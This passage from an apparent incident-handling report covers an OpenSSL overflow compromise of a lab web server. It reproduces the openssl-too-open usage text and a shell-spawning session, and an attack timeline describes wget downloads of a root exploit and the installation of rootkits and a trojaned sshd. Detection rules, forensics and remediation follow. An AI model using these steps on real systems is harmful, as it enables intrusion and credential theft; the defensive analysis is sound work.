The initial attack occurred in the early morning of June 5th, 2003, and continued intermittently until 13:05 the same day. From Butthead's point of view, exploiting the SSL weakness to gain initial entry into the system was a fairly trivial process. Figure 8 shows a sample session in which an attacker probes a single IP address, although the scanner is capable of accepting a list of hosts to probe or of automatically probing an entire /24 network.

```
% ./openssl-scanner
: openssl-scanner : OpenSSL vulnerability scanner
  by Solar Eclipse <solareclipse@phreedom.org>

Usage: ./openssl-scanner [options] <host>
  -i <inputfile>     file with target hosts
  -o <outputfile>    output log
  -a                 append to output log (requires -o)
  -b                 check for big endian servers
  -C                 scan the entire class C network the host belogs to
  -d                 debug mode
  -w N               connection timeout in seconds
```

```
Examples: ./openssl-scanner -d 192.168.0.1
          ./openssl-scanner -i hosts -o my.log -w 5


% ./openssl-scanner 192.168.42.105
: openssl-scanner : OpenSSL vulnerability scanner
  by Solar Eclipse <solareclipse@phreedom.org>

Opening 1 connections . . done
Waiting for all connections to finish . . done

192.168.42.105: Vulnerable

% ./openssl-too-open
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

Usage: ./openssl-too-open [options] <host>
  -a <arch>          target architecture (default is 0x00)
  -p <port>          SSL port (default is 443)
  -c <N>             open N apache connections before sending the
shellcode (default is 30)
  -m <N>             maximum number of open connections (default is 50)
  -v                 verbose mode

Supported architectures:
      0x00 - Gentoo (apache-1.3.24-r2)
      0x01 - Debian Woody GNU/Linux 3.0 (apache-1.3.26-1)
      0x02 - Slackware 7.0 (apache-1.3.26)
      0x03 - Slackware 8.1-stable (apache-1.3.26)
      0x04 - RedHat Linux 6.0 (apache-1.3.6-7)
      0x05 - RedHat Linux 6.1 (apache-1.3.9-4)
      0x06 - RedHat Linux 6.2 (apache-1.3.12-2)
      0x07 - RedHat Linux 7.0 (apache-1.3.12-25)
      0x08 - RedHat Linux 7.1 (apache-1.3.19-5)
      0x09 - RedHat Linux 7.2 (apache-1.3.20-16)
      0x0a - Redhat Linux 7.2 (apache-1.3.26 w/PHP)
      0x0b - RedHat Linux 7.3 (apache-1.3.23-11)
      0x0c - SuSE Linux 7.0 (apache-1.3.12)
      0x0d - SuSE Linux 7.1 (apache-1.3.17)
      0x0e - SuSE Linux 7.2 (apache-1.3.19)
      0x0f - SuSE Linux 7.3 (apache-1.3.20)
      0x10 - SuSE Linux 8.0 (apache-1.3.23-137)
      0x11 - SuSE Linux 8.0 (apache-1.3.23)
      0x12 - Mandrake Linux 7.1 (apache-1.3.14-2)
      0x13 - Mandrake Linux 8.0 (apache-1.3.19-3)
      0x14 - Mandrake Linux 8.1 (apache-1.3.20-3)
      0x15 - Mandrake Linux 8.2 (apache-1.3.23-4)

Examples: ./openssl-too-open -a 0x01 -v localhost
          ./openssl-too-open -p 1234 192.168.0.1 -c 40 -m 80

% ./openssl-too-open -a 0x09 192.168.42.105
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>
```

```
: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x80f78d8
  ssl1 : 0x80f78d8
  ssl2 : 0x80f78d8

: Sending shellcode
ciphers: 0x80f78d8   start_addr: 0x80f7818   SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
bash-2.05$
bash-2.05$ uname -a; id; w;
Linux web47.glab.org 2.4.20-19.7 #1 Tue Jul 15 13:45:48 EDT 2003 i686
unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  3:50pm  up 34 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
djb   tty1     -                3:29pm 14:36   1.08s  0.91s  -tcsh
djb   pts/0    admin.glab.org    3:36pm 13:21   0.42s  0.00s  tail -f
bash-2.05$
bash-2.05$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$
```

Figure 8: Sample SSL Exploit Session

Figure 9 presents a timeline of the attack's events, culled from packet loggers, firewall logs and host-based analysis tools, describing Butthead's actions in detail and including my interpretations. The packet logs were especially useful in determining the attacker's actions. Unfortunately, the snapshot length was set to capture a mere 68 bytes of each packet, which was sufficient to capture the entire header, but only the first 2 bytes of the payload. Regardless, 2 bytes was enough to allow me to make educated guesses about the commands Butthead executed on the hacked server. These guesses were later correlated with the host-based forensic results for corroboration.

Time	Event
02:14:42	Butthead starts to scan the entire GLAB IP address space, looking for systems that answer on port 443 (HTTPS). These probes continue off and on throughout most of the rest of this timeline, but generally amount to nothing more than background noise for the real events.
12:15:30 – 12:15:35	For each machine he found listening on port 443, Butthead runs a quick check to see if it has the OpenSSL vulnerability described earlier. Most of these machines were on the screened net, and all were invulnerable, except for one.

	The combination of an SSL scan + vulnerability testing occurring so quickly suggests the use of an automated tool built on top of *openssl-too-open*. Although we can't tell exactly what tool Butthead employs just from examining the network traces, it is probably a mass autorooter wrapped around *openssl-too-open*, such as *openssl-uzi*[11].
02:15:35	Butthead probes WEB47, and determines that it is a vulnerable web server.
02:15:37	Butthead tries to connect to WEB47's port 80 (the unencrypted HTTP server). The purpose of this is probably to examine the server's response to a simple HTTP request, in hopes of gathering the underlying OS and Apache version. This machine does not run any unencrypted HTTP service, though, so the attempt is in vain. Incidentally, this is further evidence of a mass autorooter like *openssl-uzi*. Occurring within 2 seconds of the previous probe, this probably isn't a manual connection. It is, though, expected behavior from *openssl-uzi*.
02:18:47 – 02:19:07	Butthead launches his actual OpenSSL exploit code against WEB47. He is successful, and gains interactive access to a shell running as the "apache" user.
02:19:07 – 12:57:32	The connection is idle. Butthead seems to have never used it. Perhaps he was even asleep or otherwise engaged while the initial intrusion occurred automatically.
04:19:06	The firewall times out Butthead's shell connection, but does so silently (without notifying either side via a RST packet).
12:57:32	Butthead returns and tries to use his shell connection. Since it had been timed out long ago, the firewall ignores these packets. After several retransmissions, Butthead's system also times out the connection and shuts it down.
12:59:03	Butthead runs the exploit code against WEB47 again, reestablishing his connection.
12:59:32	Butthead used the "uname" command to determine the type of system he has attacked.
12:59:37	Butthead changes directory to /var/tmp and executes a "wget" command to retrieve some of his hacking tools.
12:59:46	Network logs show that WEB47 initiated an outbound HTTP connection to an IP address associated with the GeoCities free web hosting provider and downloaded about 20K. Based on data recovered from the system's hard drive, the incident handling team believes this was a file called "pp", a linux kernel exploit that takes advantage of a vulnerability in the *ptrace()* system call, escalating Butthead's "apache" user access to "root" access.
12:59:55	Butthead uses the "wget" command to retrieve another file full of hacking tools from the same GeoCities address. Based on forensic evidence, this is probably /var/tmp/j0k3r.tgz, a package containing several DDoS tools and the Adore rootkit.

[11] Harden, *openssl-uzi*, released March 31st, 2003, http://packetstorm.linuxsecurity.com/0203-exploits/openssl-uzi.tar.gz (last visited 18 August, 2003)

13:00:05 – 13:00:50	Butthead tries repeatedly to use his *ptrace()* exploit code, running the "pp" binary several times until he finally gets it right.
13:00:50	Butthead is root!
13:00:57	Butthead uses the "id" command to verify his new UID. The command output triggers the GLab IDS sensor, which is looking for just this sort of thing.
13:01:04	Butthead is still in the /var/tmp directory. He untars his j0k3r.tgz file, changes directory to the newly created subdir (/var/tmp/j0k3r) and apparently executes the package's installation script (see Appendix B for the complete contents of this script). At this point, the Adore rootkit is installed and running. The same script also installs some DDoS tools in /dev/rd/cdb and a Trojan SSH daemon/password sniffer in /usr/lib/.fx.
13:01:52 – 13:02:04	Three different third-party machines (ie, ones we've never seen before, but probably still under Butthead's control) try to connect to WEB47 on ports 20 and 8250 (the ports used by the Trojan SSHD). These connection attempts were blocked by GLab's firewall.
13:02:29 – 13:03:51	Butthead makes several calls to "iptables", trying to figure out if there's a host based firewall rule that's blocking his connection attempts. He also tries to connect a few more times before finally giving up.
13:03:34	Butthead has had enough. Unable to establish incoming connections to his backdoor listener, he uses the "wget" command again to fetch the SucKIT rootkit. Using SucKIT, Butthead can create a backdoor listener that will attempt outward connections when triggered. He's clearly hoping that the firewall will allow connections as long as an internal machine initiates them.
13:04:31	Butthead successfully compiles SucKIT (after some trial and error).
13:04:52	Butthead executes SucKIT and loads the rootkit into the kernel. Since Adore is already loaded, SucKIT doesn't initialize properly.
13:05:21	The strain of having both adore and SucKIT installed is too much for the machine. The kernel becomes unstable, and starts to generate oopses for even mundane commands. At this point, Butthead has succeeded in locking himself out of the machine, rendering it unusable.

Figure 9: Attack Timeline

3.5 Attack Signature

From the victim's point of view, the OpenSSL attack can be detected quite easily if you know where to look. The HTTP access log records nothing, since the HTTP protocol doesn't come into play until well after the SSL session handshake. Fortunately, the web server's error log contains a clear indication of the attack:

```
[Tue Aug 19 15:49:59 2003] [error] mod_ssl: SSL handshake failed
(server web47.glab.org:443, client 192.168.42.102) (OpenSSL library
error follows)
[Tue Aug 19 15:49:59 2003] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

These two lines show that something is indeed amiss. The first is just a generic error from the server software. The second line contains the really interesting information, clearly indicating that the client has sent back invalid information. The "connection id is different" message is a symptom of the fact that the exploit code has overflowed the *key_arg[]* array and thus overwritten the correct connection ID with attack data.

This exploit also has a fairly distinct pattern of network traffic. Since the exploit needs a pristine heap on the server side, *openssl-too-open* first tries to open several simultaneous connections to the victim HTTP server. The exact number of connections is configurable, but the default is 30 and this is sufficient for most sites. The tool doesn't use these connections in any way, it merely holds them open during the attack, hoping to exhaust the server's existing pool of Apache processes and force it to fork off a new one.

Once the dummy connections have been established, the tool then opens up a series of three connections, which it will use to probe for the shellcode address, as discussed in section 3.3. It repeats the same probe three times, to make sure that the reported address is always the same. The packet trace shows what a single probe looks like (connection establishment and teardown has been omitted for the sake of brevity):

```
02:19:00.566283 10.10.130.26.49930 > 192.168.34.19.443: P 1:52(51) ack
1 win 5840 <nop,nop,timestamp 110558644 21378130> (DF)

02:19:00.576283 192.168.34.19.443 > 10.10.130.26.49930: P 1:1036(1035)
ack 52 win 5792 <nop,nop,timestamp 21378290 110558644> (DF)

02:19:00.976283 10.10.130.26.49930 > 192.168.34.19.443: P 52:256(204)
ack 1036 win 7245 <nop,nop,timestamp 110558684 21378290> (DF)

02:19:01.006283 192.168.34.19.443 > 10.10.130.26.49930: P 1036:1071(35)
ack 256 win 6432 <nop,nop,timestamp 21378334 110558684> (DF)

02:19:01.406283 10.10.130.26.49930 > 192.168.34.19.443: P 256:291(35)
ack 1071 win 7245 <nop,nop,timestamp 110558727 21378334> (DF)

02:19:01.406283 192.168.34.19.443 > 10.10.130.26.49930: P
2439:2610(171) ack 291 win 6432 <nop,nop,timestamp 21378374 110558727>
(DF)
```

The first line represents the SSL CLIENT_HELLO message, and the second line is the server's response, SERVER_HELLO. The third line represents the CLIENT_MASTER_KEY message, which contains the buffer overflow. The fourth and fifth lines continue the SSL handshake, and the last line represents the SERVER_FINISHED message that contains the shellcode address information the exploit needs. Once it has the information it needs, the tool simply closes the probe connections using the normal three-way TCP teardown protocol.

At this point, some variants of this exploit (notably *openssl-uzi*) will attempt to connect to an HTTP server running on port 80 of the victim server. Assuming it wasn't configured to lie, the server returns all the information the tool needs to choose the correct offset

from its list of hard-coded presets. However, in this specific attack, there was no port 80 server. Although the attacker did attempt to connect to one, the attempt failed.

Once the tool has determined the shellcode address, it tries to exploit the vulnerability in earnest. The following packet trace shows a successful attack:

02:19:04.246283 10.10.130.26.49933 > 192.168.34.19.443: P 1:52(51) ack 1 win 5840 <nop,nop,timestamp 110559012 21378250> (DF)

```
02:19:04.246283 192.168.34.19.443 > 10.10.130.26.49933: P 1:1036(1035)
ack 52 win 5792 <nop,nop,timestamp 21378658 110559012> (DF)

02:19:04.646283 10.10.130.26.49933 > 192.168.34.19.443: P 52:470(418)
ack 1036 win 7245 <nop,nop,timestamp 110559052 21378658> (DF)

02:19:04.646283 192.168.34.19.443 > 10.10.130.26.49933: P 1036:1041(5)
ack 470 win 6432 <nop,nop,timestamp 21378698 110559052> (DF)

02:19:05.036283 10.10.130.26.49933 > 192.168.34.19.443: P 470:473(3)
ack 1041 win 7245 <nop,nop,timestamp 110559091 21378698> (DF)

02:19:05.036283 192.168.34.19.443 > 10.10.130.26.49933: P 1041:1044(3)
ack 473 win 6432 <nop,nop,timestamp 21378737 110559091> (DF)
```

This transaction starts just like the probes, with the first two lines being the CLIENT_HELLO and SERVER_HELLO messages respectively. The first (and and most important) difference is the CLIENT_MASTER_KEY message on the third line. At 418 bytes, this is significantly larger than the probes' previous 204 byte messages. This is the full-blown overflow, including fake *malloc()* chunks and the stage1 shellcode.

Once the tool has successfully exploited the OpenSSL vulnerability, it closes all the dummy connections, as well as the three probe connections. This leaves only a single connection open, the one that was successfully exploited.

Most network IDS systems cannot easily be configured to look for a pattern of several network connections, so even such an obvious pattern is useless for detection. The snort rule below looks for a portion of the buffer overflow information, and should pick up the standard *openssl-too-open* tool and its variants. Be aware, though, that simply changing the padding characters used in the source code from "A" (0x41) to some other character will render this signature useless.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"openssl-too-open
exploit attempt"; flow:to_server,established; content:"| 0000 0000 0000
0000 4141 4141 4141 4141 0000 0000 1100 0000|"; offset:368; depth:24;
classtype:attempted-user; reference:cve,CAN-2002-0656;)
```

3.6 Protecting Against the Attack

Protecting against this attack is actually quite simple: upgrade your OpenSSL software to version 0.9.6e or later (0.9.6j and 0.9.7b are both current as of the time of this writing). After upgrading, recompile any statically linked software that may be linked with the

older version. Dynamically linked software (such as Apache and mod_ssl) should automatically use the new dynamic libraries once the processes are restarted. All major Linux distributions provide upgraded or patched OpenSSL packages, and these should be installed on all systems.

See the official OpenSSL Security Advisory of 30 July 2002[12] for more details on protecting yourself from this vulnerability.

4 The Incident Handling Process

While evaluating the following description of the incident handling process, it is important to keep in mind the Lab's handling philosophy. We are very much organized around a "protect and recover" philosophy. As a scientific research organization, GLab deals mostly with public or non-sensitive experimental data and results. Short of a breach of the Lab's human resource or financial computers, there is very little to be gained by criminal prosecution for attacks of this sort. While the Lab's incident handling guidelines do specify procedures to follow in the event that management decides to pursue prosecution, these procedures are rarely invoked. It is for this reason that the team determined that keeping a chain of custody of the physical evidence (i.e. the hacked system's hard drive) was unnecessary.

4.1 Preparation

GLab's incident handling team consists of a core of three people: the Lab's information security officer, one security analyst and my role, a combination of security analyst and Unix system administrator. These same three individuals are expected to be involved in handling every incident, but will bring in additional technical experts, subject area advisors, legal counsel and line management as necessary. In this case, since the incident involved a compromised web server, the team also included the Lab's technical webmaster and, to a lesser extent, the "owner" of the data being served. Both security analysts had completed the SANS GCIH training just two months earlier, and were able to apply the standard six phase methodology, even though the Lab's formal incident handling policy was still being formulated.

Part of the Lab's preparation for handling incidents involves using standardized automated system builds for a variety of different types of machines. In this case, the system administrator built WEB47 using a web server template. This involved using a stable OS (RedHat 7.3), with custom-compiled versions of Apache, OpenSSL and mod_ssl (as well as several other server modules which are irrelevant to this incident). One of the benefits of the automated build process is that the latest RPM security patches are automatically applied, and several security hardening scripts are run to further lock down the machine's configuration. These scripts perform such actions as removing unused default accounts and groups, adding special monitoring and administration accounts, installing the Lab's configuration management tool, shutting off unnecessary network services and configuring the SSH daemon. In this case, WEB47 was built and

[12] Henson, Stephen, *OpenSSL Security Advisory [30 July 2002]*, http://www.openssl.org/news/secadv_20020730.txt (Last Visited 21 August 2003)

configured at approximately 4:30PM on June 3rd, just two days before the incident occurred.

The Lab's web server content is highly visible to the outside world; therefore the security team and the webmaster have worked out a number of safeguards to help minimize the impact of an incident. First, the webmaster maintains a hot spare web server, fully configured with all the necessary software, but without any content. In the event of a failure or compromise of another web server, the content can easily be moved to the hot spare, and service restored almost immediately (after the vulnerability is identified and corrected). To facilitate this process (and to make it more difficult for an attacker to modify the web site) all web content is hosted on a dedicated NFS fileserver on the internal LAN. The web servers each mount their content areas read-only.

The Lab's firewall applies a "default deny" policy to incoming connection requests, such that no outside machines are able to connect to any of the internal machines unless that access has specifically been approved by the security team and granted by the firewall administrator. As part of the approval process, the security team uses the Nessus vulnerability assessment tool to probe the system then analyzes the report. If any vulnerabilities or warnings are found, they must be resolved before outside access is permitted.

The security team also uses a variety of monitoring tools to allow them to detect and analyze possible security violations. In addition to standard monitoring procedures like reviewing syslog reports for all hosts three times a day, the team also maintains an automatic network scan detector/blocker, which reviews the network logs every several minutes and tries to identify repeated connections to machines which don't exist (thus indicating a network scan rather than legitimate traffic). When a scan is detected, the system automatically adds a "deny" rule for the scanner's IP address to the firewall. Unfortunately, the scan detector was in a state of transition from old hardware to new hardware, and was not functioning properly at the time of this attack. The team also maintains a Snort network IDS system with sensors monitoring all traffic flowing into and out of the Lab's network. Most IDS logs are reviewed on a daily basis, though some high priority alerts are routed to analysts' pagers for immediate attention.

Finally, perhaps the most useful monitoring system available is the Lab's packet logger, which logs every packet entering or leaving the Lab's LAN. Using the standard tcpdump program with the default snapshot length, the packet logger records the first 68 bytes of every packet. This is enough to record the full headers of all TCP, UDP and ICMP packets. As a side effect, it also records the first two bytes of the packet's payload, which turned out to be incredibly useful while investigating this incident.

4.2 Identification

On the afternoon of June 5th, WEB47's administrator/webmaster noticed that the machine was behaving "oddly". NFS-mounted directories that should have been available were not, standard administration accounts were not present, and the system had old versions of some software installed, including a 2-year-old version of the Linux kernel. In

consultation with a member of the Lab's system administration staff, the webmaster determined that the system had not properly completed the security configuration section of the automatic build scripts. Intending to correct the problem the next day, the webmaster moved the site to the hot spare server and left for the day.

Upon further reflection that evening, the webmaster decided that he ought to inform the security team of the situation, since the unpatched machine had been accessible to the Internet for a short time. The next morning, at approximately 10:00AM, he contacted the security team and asked them to review WEB47, "just in case". As it turned out, this was a wise precaution.

The analyst on duty first turned to the Snort IDS to search for indications of an attack. The system showed that at 13:00:57 on the 5th, an alert was generated for the rule entitled "ATTACK RESPONSES id check returned root". One of Snort's default rules, this is designed to trigger when an attacker uses the Unix "id" command to check to see what level of access they have gained. If the response indicates they are root, the rule will send an alert to the database. The rule generates many false positives, alerting most often to email or USENET postings containing installation instructions for legitimate software. As such, it was not configured to page the analysts automatically. Nevertheless, the context of the id command output usually makes it clear that this was part of a longer message, and thus a false positive. No other context was present in this alert, indicating that this was likely to be legitimate command output and not an email or news posting. On the strength of this evidence, the analyst convened the incident handling team, which is the point at which I became involved as one of the two incident handlers.

It's worth noting that the breach would most likely have been detected that morning anyway. Although the webmaster's tip-off certainly elevated the priority in which the system was checked, the security team monitors the IDS alerts on a daily basis anyway, and would have noticed the alert at that time. Fortunately, by bringing it to our attention directly, the incident handling team got about a two hour "head start" on the investigation.

The handling team first met to discuss this incident at 10:37AM. Present were the three core members, and the webmaster who reported the incident. The content owner was also informed, but declined to participate, telling us instead to "do whatever you need to do." The meeting included a brief review of the situation and the core members were each given tasks to help identify the scope of the incident. The Snort alert included Butthead's IP address, which belonged to Korea Telecom in Seoul. We first consulted the packet logger and extracted all packets to and from this address' /24 network block, starting from 72 hours before the Snort alert and continuing through to the current time. This took quite a while, so while that was running the other handler and I turned our attention to the Snort alerts. She closely examined the other "id check returned root" alerts while I searched for alerts involving the attacker's /24 address range and all alerts involving the compromised machine. Neither of us turned up any other interesting information, either to further our understanding of the attack's method or to indicate that any of our other machines had been involved.

The handling team met again at 11:35AM. Preliminary data from the packet logger suggested that Butthead had scanned large portions of our IP space looking for SSL web servers on port 443. As we had few of these and neither the packet traces nor the syslog reports contained evidence that any of our other machines were compromised, we agreed that this was probably confined to a single machine. It was time to move into the containment phase.

4.3 Containment

Although we were reasonably certain that Butthead was not actually connected to WEB47 at the time, our first order of business was to block his entire network block from communicating with our site. SamSpade.org showed that the address he used was part of a /13 CIDR block, so we blocked the entire network at our firewall, hampering his ability to do us any further harm.

Having thus protected ourselves from further attack, our next priority was to obtain a forensic-quality image of WEB47's hard disk. We chose to crash the server by removing its power cord. This is consistent with our general incident handling guidelines, which state that this is the preferred method. Our guidelines also state that evidence should be collected by a minimum of two people if possible, so I and the other handler went to the data center to find web47, pull its plug and image the hard drive.

As we had only recently completed the SANS training, our "jump kit" had not yet been fully identified or acquired. We did have several key pieces, though, which were sufficient for our purposes. First and foremost, all members of the incident handling team are issued hardbound laboratory-style notebooks. These have preprinted page numbers and spaces to fill in details like the date and time entries were made, the project name (which we use to record a unique case number for all incidents) and a signature section on each page. Team members are required to carry these with them at all times during an investigation and to take detailed notes, signing and dating each page in the appropriate pre-printed blanks as they were filled up. Each team member has also been issued a small office safe in which to deposit their notebook, papers and other incident-related materials when they are not in the member's physical possession.

Our jump kit that day also included a copy of the Knoppix 3.1 software, a full Linux distribution that boots and runs directly from the CD without modifying any of the data on the disk, which makes it a good tool for capturing forensic-quality disk images. Finally, we also brought a long a Victorinox CyberTool Swiss Army Knife designed specifically for computer work, a roll of masking tape and some brightly-colored "sticky notes" for placing warning messages on systems under investigation.

When we arrived at the data center, we were able to quickly locate WEB47 in the web server racks and remove its power cord. Since we wanted to capture an image of the system's hard drive, we then reattached the power cable and booted the system from the Knoppix CD. Knoppix allows you to provide boot-time arguments to influence its behavior, and our standard procedure calls for us to boot with the command line:

"knoppix 2 lang=us noswap". In other words, we boot into init level 2 (the command line, not the GUI) with the English language and without using the hard drive's swap partition.

With the compromised system now safely running Knoppix, we proceeded with our standard procedure for capturing and storing a forensic disk image, which involves using NFS to mount a partition on our image archive machine and using the Unix "dd" command to capture images of all partition on every disk (including the swap partition and any unallocated "slack" space). Appendix C contains a detailed list of all the commands we used, along with additional notes about their results.

Having thus imaged WEB47's disks, we ejected our Knoppix CD and pulled the electrical cable from the back of the computer again. This time we left a piece of tape over the socket on the back of the computer, along with a small note indicating that it was not to be plugged back in without first consulting the incident handling team.

4.4 Eradication

Once the attack was contained, eradicating it from the system was relatively easy. Having a good bit-by-bit image of the system's hard disk, management decided that there would be no criminal prosecution of this case and that keeping the original hard drive as evidence was unnecessary. We therefore rebuilt the system via the automatic build procedure, this time verifying that the complete security configuration was successfully performed. Since this procedure includes a full repartitioning and reformatting of the system's hard drive, this was more than enough to bring the system back into a safe state. Although we had not yet fully analyzed the details of the break-in, we knew it was related to the OpenSSL overflow exploit, and that a fully patched web server would not be vulnerable, so we were confident that the eradication would be successful. Still, we only allowed internal users to use WEB47. We explicitly denied access to Internet users until we could prove the machine was no longer vulnerable.

4.5 Recovery

Recovering from Butthead's attack was also a relatively simple matter. Since the web content was served via NFS, the webmaster simply mounted those files back onto WEB47 and switched from the hot spare to the usual machine during the next scheduled maintenance period (which was actually several days later). The entire operation took only a few minutes.

The fact that we had to wait until a maintenance period to switch back to the production server gave our team the chance to perform a more detailed analysis of the attacker's tools and methods, as well as to verify that we were no longer vulnerable. During this time, we performed a full investigation of event. Our main tools were the @Stake forensics kit, TASK, and it's web-based GUI, Autopsy. These tools allowed us to both generate a file activity timeline from the captured system images and to explore the files and directories interactively without compromising the integrity of the drive images.

We were able to undelete and capture several of the hacker's tools, and quickly noticed the presence of a trojaned SSH daemon designed both to give the attacker a backdoor into the system and to capture usernames and passwords from others logging in. The sniffer's output file contained the root passwords for the web servers (which are separate from the rest of the internal machines) and for several other machines as well. In addition, the webmaster's own password was captured. Although our analysis led us to believe that the attacker had been unable to retrieve the information in this file, we changed all the root passwords anyway, and asked all system administrators to do the same for their own accounts.

Recovering the tools themselves was good, but we wanted to know if we could find the web site that housed the tools themselves. We had seen the site's IP address in our packet logs, but this resolved to a GeoCities machine that hosted many different sites using name-based virtual hosting. Without knowing the specific domain name for the web site, we could not access it. Using the recovered hacking tools as a starting point, we used Google to search for what we considered the most unique of all the filenames, "j0k3r.tgz". Google returned only a single result, a site called caponesworld.org. That site has now been replaced with what looks like information about a video game (and Google searches are no longer effective), but at the time we looked, it was clearly a hacker's tool site, containing links to many different hacking tools, including j0k3r.tgz. DNS showed that the hostname resolved to several IP addresses, including the one we saw in our logs, and the j0k3r tool on the site included several files that matched the ones we saw on our system. Although this isn't evidence in the legal sense, we considered it strong enough to conclude that we had identified the source of the tools, and downloaded a complete set for our own reference, a total of about 45MB of various attack tools, rootkits, DDoS programs, Trojans and other things you wouldn't want to find on your system. Much of our information about the j0k3r kit is derived from the version we downloaded from this site, including the installation script in Appendix B.

I also had plenty of time to go over the packet logs with a fine-toothed comb. By examining all the traffic generated by the attack, I was able to get a very detailed and accurate idea of the attacker's methods. I correlated this view with the file system timeline info to come up with a timeline of events for the attack, which was presented earlier, in section 3.4. A little research into the available attack tools showed us that the most likely exploit tool was the very popular *openssl-too-open* or one of its variants. I even ran the tool myself, capturing the network traffic and matching it successfully with what I saw in our packet logs.

It was during this time that I made a surprising discovery. I knew that our custom versions of Apache and mod_ssl were linked against an up-to-date version of OpenSSL, so although I knew *how* the attack had taken place, I still had no idea *why* we were vulnerable. We should have been completely protected, since our version of OpenSSL had been patched. To help me figure out what was going on, I configured a VMWare virtual machine to mimic the hardware configuration of the hacked web server. Making a copy of the disk images on the archive server, I used Knoppix and "dd" to transfer these to the virtual machine's SCSI disk. I also configured the virtual machine to have a single

network interface, but to make it a "private" network that would not be visible to other machines, and would not route onto the physical network. In effect, I created a cloned copy of the web server in my own little software sandbox. I booted from the hacked OS and started the web server processes. By examining the data in */proc/<pid>/maps*, I was able to see exactly which dynamic libraries were loaded into the running process.

To my great surprise, I found that the running servers were linked with two separate versions of the OpenSSL library. When we compile mod_ssl, we always specify a command line option to cause it to link against our own version of OpenSSL in */usr/local/openssl*. Linux, however, includes its own version in */usr/lib*. By specifying our own version, we told the mod_ssl configuration script to link only against our version, but instead it turned out that the dynamic linker linked our version of the cryptography library (libcrypto.so) but linked the system's version of the SSL protocol library (libssl.so). This is the library that handles the actual protocol negotiation, and the one that contains the vulnerability. Both libraries were available in */usr/local/openssl*, so the system's version never should have been linked in. Whether this was a bug in the configuration script that ships with mod_ssl or in the system linker, we have yet to determine. Still, if WEB47 had completed its security configuration, its OpenSSL version would have been patched, and this would have been a non-issue. We never expected that a single program could have accidentally been linked against two different versions of the same libraries simultaneously, and thus we never tested for this possibility. This finding was a complete surprise, but at least we were able to breath easily, knowing with certainty that we had identified the hole and closed it appropriately.

4.6 Lessons Learned

For such a relatively simple incident, we learned a surprising number of lessons. This is probably because this was our first coordinated response following the SANS six step plan and we were able to make better sense of our findings than we have done in the past.

Probably the most important lesson we learned is the importance of our standard system build procedure. Specifically, every web server built by following the proper procedure was shown to be invulnerable to this exploit. The single web server deviating from the norm was easily compromised. WEB47 was built using the same installation diskette and automatic configuration scripts as all the other servers, but for some reason the build process did not complete properly. An investigation into the reason was not conclusive, but our best guess is that the administrator who installed the system ran into a known problem with our automatic install script, which sometimes incorrectly displays a system login screen on the console before the security configuration is complete. This happens when the script installs one of the many vendor-supplied RPM updates, some of which cause the "mingetty" program to respawn on the console. When this happens, an unwary administrator could assume that the configuration was complete, and either reboot or shutdown the system before the security scripts had actually finished their job. Our installation procedure has been modified to take this into account, so the login prompt will not appear until the system is properly configured. It now displays a clear message stating that the security configuration is still underway, and only shows the system login prompt when all processing is complete.

Another lesson we learned is the importance of library version management. We had two versions of OpenSSL installed on the system, an up-to-date version in */usr/local* and an extremely out-of-date and vulnerable version in */usr/lib*. Of course, had the system been properly patched during its initial configuration, this would have been a non-issue, but defense-in-depth mandates that even supposedly unused software be patched or removed from a system. In this case, removing the software from */usr/lib* was not an option since it's necessary for many standard Linux applications to work. Instead, we recommended that the system administration team adopt a new strategy towards software in */usr/local*. Our advice was to remove locally compiled applications and libraries in */usr/local* if they are already distributed with the OS. Most Linux distributions come with a very full-featured set of applications, services and libraries, so much of the software in */usr/local* duplicates packages already installed elsewhere on the system. In particular, had the mod_ssl Apache module been linked with the version system's default version of OpenSSL, it would have been reported as vulnerable during our Nessus scan, and the machine would never have been placed into production service.

We also learned just how useful a tool our scan detector/blocker is when it's working. Since the tool was down for upgrades at the time the attack occurred, we had no warning and no automated response to Butthead's scans. If the scan detector had been working, it would certainly have noticed the scans, blocked them and thus foiled Butthead's attempts to find vulnerable SSL web servers. In fact, it would have blocked all traffic to and from his IP address, which would have made it more difficult for him to even guess which machines might be vulnerable and launch his exploit tool against them. Unfortunately, this important safeguard was disabled, but now that we have had such a dramatic demonstration of its effectiveness, we will be more careful not to suffer a prolonged outage when performing such upgrades in the future.

Although not exactly a failure, we have also taken steps to modify the amount of data our packet logger records about the network traffic flowing through our perimeter. Even though we only captured the first two bytes of Butthead's packet payloads, we found this information to be invaluable while trying to reconstruct his actions later. Based on our analysis of the volume of network traffic we process and upon the hardware resources available to us, we have decided to increase the snapshot capture length from 64 to 128 bytes, which should give us 66 bytes of packet payload information. Most of Butthead's session payloads were less than 66 bytes long, so this would give us the ability to record virtually all of an attacker's session in the future. We're also looking into enabling process accounting on our web servers, which would provide a detailed audit trail of which processes were run, who ran them and when they completed. This would serve to corroborate and clarify the session data we gained through network traffic analysis. Testing of this in our production environment has not yet been completed, however.

On the subject of network connections, we also decided that it would be a good idea to configure the site's firewall to restrict outgoing connections from Internet-accessible hosts. In this case, Butthead used "wget" to fetch his hacking tools, including a kernel exploit that allowed him to gain root access. During the normal course of operation,

WEB47 has absolutely no reason to initiate outgoing network connections to machines offsite. Had this restriction been in place on the site's firewall, it would have made it more difficult for Butthead to fetch his tools. While it would not have prevented every method by which the tools could have been transferred to the system, blocking the most common mechanisms might confuse script kiddies and other inexperienced attackers enough to cause them to give up, or at least slow them down and give us more time to respond.

The security team was also able to use this incident as an example of why all of our Internet-accessible machines should be placed on our screened network, and not the internal LAN. Although this has long been their goal, it has never been formal policy until recently. The security team was already working together with the webmaster and the system administration team to move these services to the screened net, but this incident's potential for damage frightened enough people to provide a clear incentive to complete this process.

